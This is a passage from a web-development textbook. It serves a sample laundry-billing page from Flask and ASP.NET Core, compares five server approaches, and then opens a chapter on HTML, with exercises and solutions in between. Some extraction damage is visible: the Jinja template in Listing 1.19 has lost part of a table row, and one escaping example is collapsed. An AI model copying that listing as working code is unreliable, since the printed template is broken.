        <td><%= b.status() %></td><td><%= HelloServlet.rupiah(b.charge()) %></td></tr>
<%  } %>
  </table>
  <p><%= HelloServlet.BILLS.size() %> bills, <%= HelloServlet.rupiah(total) %> in
total.</p>
</body>
</html>
```

> **HONESTY ABOUT WHAT WAS RUN.** **Listing 1.15** was compiled and run, and every line of its output printed above is output it actually produced. **Listing 1.16** was compiled against the Jakarta Servlet 6.0 API, without errors; it and **Listing 1.17** need a running Tomcat, which was not used here, so **no output from them is quoted in this book.** The `README.md` gives the commands to deploy them; Chapter 7 runs them.

1.17.4 Way four: Python and Flask

Listing 1.18 is the whole Python application [36].

Listing 1.18 `python/app.py` — the board in Flask. Each `@app.route` line maps a URL path to a function.

```python
# app.py - the same Profitina Laundry board, served by Python and Flask.
import sys
from datetime import datetime, timedelta, timezone

from flask import Flask, abort, jsonify, render_template

app = Flask(__name__)

WIB = timezone(timedelta(hours=7))      # Western Indonesian Time, UTC+7

# Three real rows of the sample data; Chapter 5 reads them from the database.
BILLS = [
    {"id": "B2943", "customer": "Rizal Hakim", "service": "Wash, dry & fold (per kg)",
     "units": 5, "price": 8000, "status": "queued"},
    {"id": "B2898", "customer": "Umi Susanto", "service": "Dry cleaning - shirt/blouse (per
item)",
     "units": 2, "price": 20000, "status": "finished"},
    {"id": "B2920", "customer": "Khadijah Suryadi", "service": "Express wash & fold, 1 day
(per kg)",
     "units": 6, "price": 12000, "status": "departed"},
]

def rupiah(amount):
    return f"Rp {amount:,}"

@app.route("/")
def board():
    # Everything below is computed now, at the moment of the request.
    now = datetime.now(WIB).strftime("%d %B %Y, %H:%M:%S WIB").lstrip("0")
    total = sum(b["units"] * b["price"] for b in BILLS)
    return render_template("home.html", now=now, bills=BILLS,
                           total=rupiah(total), rupiah=rupiah)

@app.route("/bills/<bill_id>")
def one_bill(bill_id):
    for bill in BILLS:
        if bill["id"] == bill_id:
            return render_template("bill.html", b=bill, rupiah=rupiah)
    abort(404)                          # Flask turns this into a 404 response

@app.route("/health")
def health():
    return jsonify(status="ok", bills=len(BILLS))
```

Listing 1.18 (Continued) *python/app.py — the board in Flask. Each @app.route line maps a URL path to a function.*

```python
@app.errorhandler(404)
def not_found(error):
    return render_template("not_found.html"), 404

if __name__ == "__main__":
    port = int(sys.argv[1]) if len(sys.argv) > 1 else 5000
    app.run(host="127.0.0.1", port=port, debug=True)
```

The line `@app.route("/bills/<bill_id>")` is worth a moment. It maps a *family* of URLs — `/bills/B2943`, `/bills/B2898`, `/bills/B2920` — onto one function, and hands the identifier over as

an argument. That is what step 5 of Section 1.9.1 becomes once a framework does the mapping: not a file on disk, but a pattern. The HTML lives in a separate file, a **template**, **Listing 1.19**.

Listing 1.19 `python/templates/home.html` — the template. `{{ … }}` inserts a value, escaped; `{% … %}` is a control statement.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at {{ now }}.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>{% for b in bills %}
    <tr><td><a href="/bills/{{ b.id }}">{{ b.id }}</a></td><td>{{ b.customer }}</td><td>{{

b.price) }}</td></tr>{% endfor %}
  </table>
  <p>{{ bills|length }} bills, {{ total }} in total.</p>
</body>
</html>
```

Listing 1.19 is the same idea as **Listing 1.14** and **Listing 1.17**: HTML with holes in it, with a different syntax for the holes — the one idea under every server-side technology in this book. Jinja escapes inserted values by default, so the `&` became `&` unasked.

With the virtual environment of Section 1.16.7 active, run it from the `python` folder (or press **Run** in VS Code with `app.py` open):

```
python3 app.py
```

```
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a
production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
```

The warning is honest: this server is for development only. `curl -i http://localhost:5000/` returned the same board as PHP and Java, and `curl -i http://localhost:5000/health` returned JSON, because `jsonify` sets the `Content-Type` to `application/json`:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Wed, 23 Sep 2026 09:31:33 GMT
Content-Type: application/json
Content-Length: 35
Connection: close

{
  "bills": 3,
  "status": "ok"
}
```

One bill, at `http://localhost:5000/bills/B2920`:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Wed, 23 Sep 2026 09:31:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 355
Connection: close

<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Bill B2920 - Profitina Laundry</title></head>
<body>
  <h1>Bill B2920</h1>
  <p>Customer: Khadijah Suryadi<br>Service: Express wash &amp; fold, 1 day (per
kg)<br>Units: 6 at Rp 12,000<br>Status: departed<br>Charge: Rp 72,000</p>
  <p><a href="/">Back to the board</a></p>
</body>
</html>
```

`/bills/B9999` gave `HTTP/1.1 404 NOT FOUND` with the `not_found.html` template, and a `POST` to `/` gave `405 METHOD NOT ALLOWED` with `Allow: GET, OPTIONS, HEAD`, written by Flask itself because the route accepts only `GET`. (Werkzeug writes reason phrases in capitals; software reads only the number.)

1.17.5 A fifth way: C# and ASP.NET Core

ASP.NET Core applications are **projects**: a project file that says what to build, and the code. **Listing 1.20** is the project file. `Microsoft.NET.Sdk.Web` is what makes it a web application, and `net10.0` selects .NET 10.

Listing 1.20 `aspnet/HelloLaundry.csproj` — the project file of an ASP.NET Core application that needs no NuGet package.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- An ASP.NET Core app on .NET 10 that needs no NuGet package at all:
       everything it uses ships with the .NET 10 SDK. -->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

</Project>
```

Listing 1.21 is the program — a **minimal API**, the shortest form an ASP.NET Core application can take [37]. Each `MapGet` line does what `@app.route` does in Flask.

Listing 1.21 `aspnet/Program.cs` — the board in C#, served by Kestrel, the web server inside ASP.NET Core.

```
// Program.cs - the same Profitina Laundry board, served by ASP.NET Core on .NET 10.
using System.Globalization;
using System.Net;
using System.Text;

// Three real rows of the sample data; Chapter 5 reads them from the database.
Bill[] bills =
[
    new("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000, "queued"),
    new("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2, 20000,
"finished"),
    new("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6, 12000,
"departed"),
];

var app = WebApplication.CreateBuilder(args).Build();
string url = args.Length > 0 ? args[0] : "http://localhost:5100";

// Each MapGet line maps a URL pattern to a function, as @app.route does in Flask.
app.MapGet("/", () => Results.Content(BoardPage(), "text/html; charset=utf-8"));
app.MapGet("/health", () => Results.Text("ok\n", "text/plain; charset=utf-8"));
app.MapGet("/bills/{id}", (string id) =>
{
    Bill? b = bills.FirstOrDefault(x => x.Id == id);
    return b is null ? Results.NotFound() : Results.Content(BillPage(b), "text/html;
charset=utf-8");
});

Console.WriteLine($"Profitina Laundry (ASP.NET Core) listening on {url}/");
app.Run(url);

string Rupiah(int amount) => "Rp " + amount.ToString("N0", CultureInfo.InvariantCulture);
string E(string raw) => WebUtility.HtmlEncode(raw);         // escape for HTML

string BoardPage()
{
    // WIB is UTC+7 all year round; the page is built now, for this request.
    string now = DateTimeOffset.UtcNow.ToOffset(TimeSpan.FromHours(7))
        .ToString("d MMMM yyyy, HH:mm:ss", CultureInfo.InvariantCulture);
    var rows = new StringBuilder();
    foreach (Bill b in bills)
    {
        rows.Append($"    <tr><td><a
href=\"/bills/{b.Id}\">{b.Id}</a></td><td>{E(b.Customer)}</td>")

.Append($"<td>{E(b.Service)}</td><td>{b.Units}</td><td>{b.Status}</td><td>{Rupiah(b.Charge)
}</td></tr>\n");
    }
    // $$""" is a raw string: CSS braces stay literal and {{...}} inserts a value.
    return $$"""
        <!DOCTYPE html>
        <html lang="en">
```

Listing 1.21 (Continued) *aspnet/Program.cs — the board in C#, served by Kestrel, the web server inside ASP.NET Core.*

```
        <head>
          <meta charset="utf-8">
          <title>Profitina Laundry</title>
          <style>table { border-collapse: collapse; } th, td { border: 1px solid #999;
padding: 6px; }</style>
        </head>
        <body>
          <h1>Profitina Laundry Keputih</h1>
          <p>Page built by the server at {{now}} WIB.</p>
          <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
        {{rows}}  </table>
          <p>{{bills.Length}} bills, {{Rupiah(bills.Sum(b => b.Charge))}} in total.</p>
        </body>
        </html>

        """;
}

string BillPage(Bill b) => $"""
    <!DOCTYPE html>
    <html lang="en">
    <head><meta charset="utf-8"><title>Bill {b.Id} - Profitina Laundry</title></head>
    <body>
      <h1>Bill {b.Id}</h1>
      <p>Customer: {E(b.Customer)}<br>Service: {E(b.Service)}<br>Units: {b.Units} at
{Rupiah(b.Price)}<br>Status: {b.Status}<br>Charge: {Rupiah(b.Charge)}</p>
      <p><a href="/">Back to the board</a></p>
    </body>
    </html>

    """;

/// <summary>One bill: the same columns as the Bill table of the Laundry
database.</summary>
record Bill(string Id, string Customer, string Service, int Units, int Price, string
Status)
{
    public int Charge => Units * Price;
}
```

From inside the `aspnet` folder, `dotnet run` builds and starts it (in VS Code with the C# Dev Kit, open `Program.cs` and press **F5**). The first lines it printed were:

```
Profitina Laundry (ASP.NET Core) listening on http://localhost:5100/
info: Microsoft.AspNetCore.Server.Kestrel[0]
      Unable to bind to http://localhost:5100 on the IPv6 loopback interface: 'Address
family not supported by protocol'.
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://localhost:5100
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
```

The second message is Section 1.4.4's IPv6 story again: `localhost` means both `127.0.0.1` and `::1`, and this machine has no IPv6; on your laptop the line will not appear. `curl -i http://localhost:5100/` returned the same board once more, now with `Server: Kestrel`, and `/health` returned:

```
HTTP/1.1 200 OK
Content-Length: 3
Content-Type: text/plain; charset=utf-8
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel

ok
```

A missing bill and a `POST` show how little a minimal API adds when you do not ask it to — correct status codes, and empty bodies:

```
HTTP/1.1 404 Not Found
Content-Length: 0
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel
HTTP/1.1 405 Method Not Allowed
Content-Length: 0
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel
Allow: GET
```

Chapters 9 to 15 build full ASP.NET Core Razor Pages applications on the same foundation.

1.17.6 Five ways, side by side

Table 1.30 is the comparison, and the last row is the lesson.

Table 1.30 The same page five ways. Everything differs except the last row, and the last row is the point.

	Static file	PHP	Java	Python	C#
What serves it	Any web server	`php -S`, or Apache	JDK `HttpServer`, or Tomcat	Flask (Werkzeug)	Kestrel
Page exists on disk?	Yes	No	No	No	No
Changes between reloads?	No	Yes	Yes	Yes	Yes
`Last-Modified` sent?	Yes (Python's server)	No	No	No	No
`Content-Length` sent?	Yes	No: `Connection: close`	Yes	Yes	Yes
Status codes seen	200, 304, 404	200, 404, 405	200, 404, 405	200, 404, 405	200, 404, 405
`/health` answers	—	`ok`, text	`ok`, text	JSON	`ok`, text
Lines of code	0	about 95	about 165	about 55, plus a 17-line template	about 80
The protocol	**HTTP**	**HTTP/1.1**	**HTTP/1.1**	**HTTP/1.1**	**HTTP/1.1**

Five languages, five architectures — and one conversation on the wire, which neither a browser nor `curl` can tell apart. That is what it means to say the web is a protocol rather than a technology, and why Section 1.8 will still be true when every tool in this chapter has been replaced.

Remember to stop every server when you are done: **Ctrl+C** in the terminal where it runs. A server left running keeps its port, and the next one you start on that port fails with *address already in use*.

1.18 Profitina in Practice

Profitina is an AI-visibility platform, live at `app.profitina.com`, and its whole business is a consequence of Section 1.8. It measures how ready a brand's website is to be **cited by AI answer engines** — the discipline called GEO, Generative Engine Optimization, which is to answer engines what SEO was to lists of links — and then helps to fix what it finds. The platform advises; the site owner decides.

The scanner is an HTTP client. Every scan is the trace of **Table 1.5** run by a program: resolve, connect, speak TLS, send a `GET`, read status, headers and body. The status code is the first signal: a site that answers `500` when an answer engine calls cannot be cited, and every `301` in a redirect chain costs a round trip.

The rendering pipeline decides whether content exists. If a page's text is in the HTML of the response body, any client can read it — a browser, a screen reader, Lynx in **Figure 1.7**, a crawler, an answer engine; if client-side JavaScript writes it after the page loads, it exists only for clients that run scripts. "Content extractability", one of the signals Profitina reports, largely comes down to one question: **did the server send the words, or did it send a program that writes the words?** The finished Profitina Laundry front end in `App/static/` is a deliberate example of the second kind — its price list is fetched by JavaScript and its page says so in a `<noscript>` message — which is fine for staff screens and a poor choice for a page that customers should find by searching.

`robots.txt`, `llms.txt` and structured data are all HTTP. `robots.txt` is a static file at the root of a site stating which paths automated clients may request; `llms.txt`, which Profitina's marketing site publishes, is a newer file of the same kind for AI answer engines; structured data — the `schema.org` vocabulary of Chapter 6 — says in machine-readable form what a page is *about*. All three must be in the response for a non-browser client to find them.

Server-Sent Events are a response that never ends. Profitina's community feed updates in real time over a single HTTP response with `Content-Type: text/event-stream` that the server simply does not finish. There is no `Content-Length`; the server writes another event whenever there is one. It is the response of Section 1.8.3 with the last byte deferred — kin to the PHP server of Section 1.17.2, which ended its body by closing the connection — and it passes every proxy because it is ordinary HTTP.

The health endpoint is not decoration. Profitina's releases are gated: a new version is reported as successful only after the deployed service answers `/api/health`. Every dynamic server in Section 1.17 has a `/health` route for exactly that reason. A deployment system asks one cheap question and looks at the status code.

Serving is not hosting. The production service is a Python application on a Windows host, published through a Cloudflare Tunnel: browsers reach Cloudflare — which is why `profitina.com` resolved to Cloudflare's addresses in Section 1.4.4 — and Cloudflare reaches the application through a tunnel opened outward. The application never sees the visitor's TCP connection, and HTTP does not care.

And the law applies from the first request. Indonesia's personal data protection law, UU PDP No. 27/2022, governs personal data, and an HTTP request carries a great deal of it — an IP address, a `User-Agent`, a `Cookie`, whatever a form contained. Deciding what to log is a design decision that begins here. Profitina hashes passwords with Argon2id and lets every user export or delete their data; the Laundry application follows the same rules.

The hands-on case study you build with your own keyboard is always **Profitina Laundry**.

1.19 Common Mistakes, and How to Avoid Them

1. Saying "the internet" when you mean "the web". The internet is the network of networks; the web is the service that runs on HTTP over it. Section 1.2.

2. Thinking a web server is a machine. It is software. Your laptop ran five in Section 1.17 and is still your laptop. Section 1.9.

3. Opening an HTML file by double-clicking it. The address bar says `file://`, not `http://`. No server ran, nothing from this chapter happened, and every server-side feature you write will silently do nothing. Always go through `http://localhost`.

4. Opening a PHP file with Live Server. Live Server sends the file as text; PHP never runs. Use `php -S` or XAMPP. Section 1.16.3.

5. Expecting the fragment on the server. Everything after `#` never leaves the browser. If the server must know it, put it in the query string. Section 1.7.1.

6. Using `GET` to change something. A crawler, a cache or a pre-fetching browser will eventually follow that link on its own. `GET` to read; `POST` to change. Section 1.8.2.

7. Trusting client-side validation. The user can delete your JavaScript, or skip the browser entirely with `curl`. Validate on the client for kindness; validate on the server for truth. Section 1.11.2.

8. Putting a secret in client-side code. An API key in JavaScript is a published API key.

9. Getting `Content-Type` wrong. Bytes carry no label of their own. HTML sent as `text/plain` appears as tags on the screen. When output looks like gibberish, check this header before you change any code. Section 1.8.5.

10. Forgetting the blank line. In a hand-written request the headers end with `\r\n\r\n`. Leave out the second pair and the server waits forever, and you conclude, wrongly, that the server is broken. Section 1.8.7.

11. Confusing `401` with `403`, and `404` with `500`. `401` means *identify yourself*; `403` means *no*. When you see `500`, stop looking at the browser: the fault is in your server-side code, and the explanation is in the server's console or log.

12. Installing a runtime instead of a kit, or reusing an old terminal. Install the JDK and the .NET SDK, and after changing PATH open a *new* terminal. Section 1.16.

13. Two servers on one port. *Address already in use* means an earlier server is still running; stop it with Ctrl+C.

1.20 Chapter Summary

- The **internet** is a network of networks speaking **TCP/IP**; the **web** is the service that speaks **HTTP** on it.
- **IP** addresses machines and promises nothing; **DNS** turns names into addresses, read right to left; **TCP** makes a reliable ordered stream after a three-way handshake, and **QUIC** does the same over UDP for HTTP/3.

- A **URL** has seven pieces; the fragment never reaches the server, and data inside a URL must be percent-encoded.
- **HTTP** is a request–response protocol: a request or status line, headers, a blank line (`\r\n\r\n` ends the headers) and a body. HTTP/2 and HTTP/3 change the packing, not the messages.
- Status codes come in five classes — `4xx` the client's fault, `5xx` the server's; `Content-Type` is the most consequential header. HTTP is **stateless**, and **HTTPS** is HTTP inside **TLS 1.3**.
- A **web server** is software that maps each request to a file or a program. The browser builds a **DOM** and a **CSSOM**, then lays out, paints and composites.
- A **static** page is a file; a **dynamic** page is built per request. **Server-side** code runs before the response and can keep secrets; **client-side** code runs afterward, in a browser the user controls, and can keep none.
- Three **tiers** — presentation, application, data — is the shape to assume. Web 1.0 to 4.0 name a direction: **read, write, meaning, agents**.
- VS Code with its extensions, PHP, XAMPP, JDK 25, Python 3.14 with Flask and the .NET 10 SDK are the whole toolchain; nine commands verify it.
- You served one page as a file and from PHP, Java, Python and C#, and got one protocol every time. That protocol is what the rest of this book is about.

1.21 Exercises

1.1 Is email part of the web? Justify your answer using the definition in Section 1.2.4.

1.2 Write the IPv4 address `192.168.10.200` as thirty-two binary digits, showing your arithmetic for each octet.

1.3 Explain why `10.0.300.1` cannot be an IPv4 address.

1.4 How many distinct IPv4 addresses exist? Show the calculation. Why is this a problem, and what are the two responses to it?

1.5 Read `www.if.its.ac.id` right to left and name each label.

1.6 Your resolver has nothing cached. List, in order, the servers it asks to resolve `shop.example.co.id`.

1.7 A site is moved to a new server and some visitors still see the old one. Give the cause and the correct procedure.

1.8 Name four guarantees TCP gives that IP does not, and one application that deliberately does without them. Why did HTTP/3 move from TCP to QUIC?

1.9 Take apart `http://shop.example:8080/cart/view.php?id=7&ref=ig#total`. Name every piece, and say which one never reaches the server.

1.10 A customer is named `Ibu Sari & Anak`. Write the query string `name=` for that value correctly, using Equation (1.4), and explain what happens if you do not.

1.11 Write out, byte for byte, a complete HTTP/1.1 `GET` request for `/prices.html` from host `laundry.example` with `Connection: close`, marking every `\r\n`. How many bytes is it?

1.12 For each situation give the right status code: (a) the page moved permanently; (b) the visitor is not logged in; (c) the visitor is logged in but may not see this; (d) your code threw an exception; (e) the browser's cached copy is still good; (f) the URL exists but not for `DELETE`.

1.13 Why must `GET` never change anything on the server? Give a concrete disaster.

1.14 A page shows a customer's name only after JavaScript fetches it. Explain why a crawler may never see it, using Section 1.12.3.

1.15 The round trip from a Surabaya laptop to a server is 40 ms. Using Equation (1.3) and Equation (1.6), what is the least time before the first byte of an `http` page arrives, and of an `https` page over TLS 1.3 and TCP?

1.16 In **Listing 1.15**, add a route `/prices` that returns the four prices of **Listing 1.13** as plain text with status `200`. Give the code you would insert, and say where.

1.17 In **Listing 1.18**, the `/health` route returns JSON. Change it to return the word `ok` as `text/plain`, like the other three servers.

1.18 Add a fourth bill to **Listing 1.14**: `B2951`, customer Endah Ika Rahman, one bed cover (service "Bed cover, any size (per item)", Rp 35,000), status `queued`. What are the new total and the new last line of the board?

1.19 You type `php --version` in a new PowerShell window on Windows and get *The term 'php' is not recognized*. Give the cause and the fix.

1.22 Solutions to the Exercises

1.1 No. Email uses SMTP to send and IMAP or POP to read, none of which is HTTP, so it is an internet service but not a web service. Gmail in a browser is a web application *about* email: the browser speaks HTTP to Google, and Google speaks SMTP onward.

1.2 Octet by octet, subtracting the largest place value that fits:

- $192 = 128 + 64$, so `11000000`;
- $168 = 128 + 32 + 8$, so `10101000`;
- $10 = 8 + 2$, so `00001010`;
- $200 = 128 + 64 + 8$, so `11001000`.

The address is `11000000 10101000 00001010 11001000`.

1.3 Each octet is eight bits, so it can hold $2^8 = 256$ values, numbered 0 to 255. The value 300 needs nine bits. It is not a large address; it is not an address at all.

1.4 By Equation (1.1), $2^{32} = 4\,294\,967\,296$ addresses, about 4.3 billion. There are more connected devices than that, so addresses ran out. The two responses are IPv6, with 2^{128} addresses (Equation (1.2)), and network address translation, which lets many devices behind one router share a single public address.

1.5 Right to left: `id` is the country-code top-level domain for Indonesia; `ac` is the second level for accredited academic institutions; `its` is Institut Teknologi Sepuluh Nopember; `if` is its Department of Informatics; `www` names one host or service in that department. The unwritten root sits to the right of `id`.

1.6 A root server; then a server for `id`; then a server for `co.id`; then a server for `example.co.id`, which holds the official record and returns the address. Four questions, each to a different organization.

1.7 DNS caching: each cache may reuse the old answer until its time to live expires, at different moments for different visitors. Lower the time to live well before the move, move, confirm, then raise it again.

1.8 Delivery (retransmission), ordering (sequence numbers), damage detection (checksums), and flow and congestion control. Live voice and video do without them, over UDP, because a late frame is worthless. HTTP/3 moved to QUIC because in TCP one lost packet stalls every file behind it; QUIC keeps streams separate and merges the transport and TLS handshakes.

1.9 Scheme `http`; no userinfo; host `shop.example`; port `8080`; path `/cart/view.php`; query `id=7&ref=ig`; fragment `total`. The **fragment** never reaches the server. The port is used to make the connection and reaches the server only inside the `Host` header.

1.10 `name=Ibu%20Sari%20%26%20Anak`. A space is byte $32 = 16 \cdot 2 + 0$, so `%20`; `&` is byte $38 = 16 \cdot 2 + 6$, so `%26`. (In a form-encoded query, `Ibu+Sari+%26+Anak` is equally correct.) Left raw, the `&` would be read as the start of a new parameter: the server would receive `name=Ibu Sari` and a second, meaningless parameter called `Anak`.

1.11 With `<CRLF>` marking each two-byte `\r\n`:

```
GET /prices.html HTTP/1.1<CRLF>
Host: laundry.example<CRLF>
Connection: close<CRLF>
<CRLF>
```

`GET /prices.html HTTP/1.1` is 25 characters, `Host: laundry.example` is 21, `Connection: close` is 17, so as in Equation (1.5) the total is $(25 + 2) + (21 + 2) + (17 + 2) + 2 = 71$ bytes.

1.12 (a) `301 Moved Permanently`, with a `Location` header. (b) `401 Unauthorized`. (c) `403 Forbidden`. (d) `500 Internal Server Error`. (e) `304 Not Modified`, with no body. (f) `405 Method Not Allowed`, with an `Allow` header.

1.13 `GET` is defined to be **safe**, and browsers, caches and crawlers rely on it. A shop puts `GET /product/delete?id=42` links on its catalog, protected only by a login; a pre-fetching browser follows them and the catalog empties itself. Use a form that sends `POST`.

1.14 A crawler is an HTTP client that may parse the body (stage 1) but never run JavaScript; if the name is not in the response bytes, it does not exist for that client. Put the name into the HTML on the server side.

1.15 With $r = 40$ ms: for `http`, Equation (1.3) gives $2r = 80$ ms; for `https` over TLS 1.3 and TCP, Equation (1.6) gives $3r = 120$ ms. These are floors; the server's own work comes on top.

1.16 Insert one branch into `route`, before the last `else`:

```
} else if (path.equals("/prices")) {
    send(exchange, 200, "text/plain; charset=utf-8", prices());
```

and add, beside `boardPage()`:

```
static String prices() {
    return """
           Wash, dry & fold                Rp 8,000 per kg
           Express wash & fold, 1 day      Rp 12,000 per kg
           Ironing only                    Rp 6,000 per kg
           Dry cleaning, shirt or blouse   Rp 20,000 per item
           """;
}
```

The type is `text/plain` because the body is not HTML.

1.17 Replace the route with:

```
@app.route("/health")
def health():
    return "ok\n", 200, {"Content-Type": "text/plain; charset=utf-8"}
```

Flask accepts a three-part return value: body, status code, headers. The `jsonify` import may then be removed.

1.18 Add to the array of bills in **Listing 1.14** the element `['id' => 'B2951', 'customer' => 'Endah Ika Rahman', 'service' => 'Bed cover, any size (per item)', 'units' => 1, 'price' => 35000, 'status' => 'queued']`. By Equation (1.7) the new bill costs $1 \times 35\,000$ rupiah, so the total becomes $152\,000 + 35\,000 = 187\,000$ and the last line reads `4 bills, Rp 187,000 in total.` Nothing else changes: the table and total are computed from the array.

1.19 PHP is installed but its folder is not on the PATH, or the PATH was changed after the window was opened. Add `C:\xampp\php` to the user Path as in Section 1.16.4 and open a new terminal.

Chapter 2

HTML, CSS, and the Basic Web Languages

By the end of this chapter you will have built the public face of Profitina Laundry by hand: a price page with a live calculator, a "Where is my laundry?" page that asks a server for JSON, and a pickup-request form that checks itself before it leaves the browser. You will know what every tag in those pages is for, what every CSS rule does, what each line of JavaScript changes in the page, and what the browser actually puts on the wire when the visitor presses the button. You will then serve the same pages, and handle the same forms, from three servers — one in Java, one in Python and one in PHP — and watch one test pass against all three. Nothing will be magic. You will be able to open any page on the web, press Ctrl+U to see its source, and read it.

2.1 Where We Left Off

Chapter 1 ended with a sentence the whole book hangs on: **a browser asks, and a server answers**. The browser sends a request; the server sends a response; the response is mostly text; the browser turns that text into something you can look at. This chapter is about that text.

There are three ways a server can produce it, and all three are worth seeing now, because the rest of the book moves through them in order.

The simplest is that the file already exists: someone typed it, saved it on the server's disk, and the server hands the bytes over unchanged, the way a librarian hands over a book. **Figure 2.1** shows the whole transaction in three steps. This is what you will do for most of this chapter.



Figure 2.1 A static page in three steps. The browser asks for a particular HTML file, the server finds it on disk and sends it back, and the browser displays it; no program runs on the server.

The second way is that the server runs a separate program and sends back whatever it prints. Historically this was **CGI**, the Common Gateway Interface, and **Figure 2.2** shows the extra steps it costs: find the program, start it, pass the request, collect the output, and only then answer. Five steps instead of three.



Figure 2.2 A page produced by a separate program through CGI, in five steps. The server starts the program for every request, waits for its output, and only then answers the browser.

The third way is what most of the web uses, and what Chapters 3, 5, 7, 9 and after are about. The file is *mostly* HTML with pockets of program code embedded in it; the server runs each pocket, drops its output into the hole it came from, and sends the finished document. **Figure 2.3** shows it in four steps. PHP works this way, and so do JSP and ASP.NET.



Figure 2.3 A page produced from a file with embedded scripts, in four steps. The server reads the file, runs the scripts inside it, and sends the finished HTML.

Look at the three figures side by side and notice what does not change: the last arrow always points at the browser, and what travels along it is always HTML. The browser cannot tell which of the three produced it, and does not care.

> **KEY INSIGHT.** However clever the server is, it can only send the browser things the browser already understands: HTML, CSS, JavaScript, JSON, images and a few other media types. Learning those is therefore not a beginner's stage you pass through and leave behind. It is the permanent target that every server-side technology in this book aims at.

2.2 What a Markup Language Is

Open a word processor, type a sentence, select it, press the bold button. What you see is bold text. What is stored is the letters plus a hidden note saying *make this bit bold* — a note that is not part of the sentence but a remark **about** it. A **markup language** writes those remarks down in plain text, so that a person can read them, type them, and mail them to someone on a different kind of computer.

> **DEFINITION.** *Markup* is text added to a document that describes the document rather than forming part of it. A **markup language** is an agreed set of rules for writing that description so that a machine can act on it.

The word is older than computers: an editor wrote instructions in the margin of a manuscript — set this line bigger, indent that paragraph — for the typesetter. HTML is exactly that, moved into the file itself.

HTML stands for **HyperText Markup Language**. Take the name apart:

- **Markup Language** — it describes a document, as we have just said.
- **HyperText** — text with links in it. Ordinary text you read from beginning to end. Hypertext lets you jump: a word in this document can point at another document, and following it is one click. That single idea is what turned a collection of files into a *web*.

HTML can be summed up in three words worth memorizing: **it's about tags**. A programming language is made of statements. HTML is made of tags. That is the whole difference.

> **A NOTE ON TERMINOLOGY.** You will sometimes read that HTML is "a programming language for showing documents". Be careful with that phrase. HTML has no variables, no arithmetic, no decisions and no loops; you cannot compute anything in it. What it has is a vocabulary for saying what a piece of a document *is*. When this book calls HTML a "language", it means "an agreed notation". The computing starts in Section 2.21, with JavaScript.

HTML has four jobs, in the order you will meet them:

1. **Show a document.** Headings, paragraphs, lists, tables — the shape of something you can read.
2. **Control the page's content and its arrangement.** Which part comes first, what is inside what.
3. **Make forms.** Enrollment forms, order forms, pickup requests — anywhere a visitor types something and sends it back.
4. **Include other objects.** Images, audio and video. (Two decades ago this list also held Java applets and Flash; both are gone, and nothing in this book needs a plug-in.)

2.3 The Tools You Need, and Nothing More

You need two programs, and Chapter 1 has already installed both.

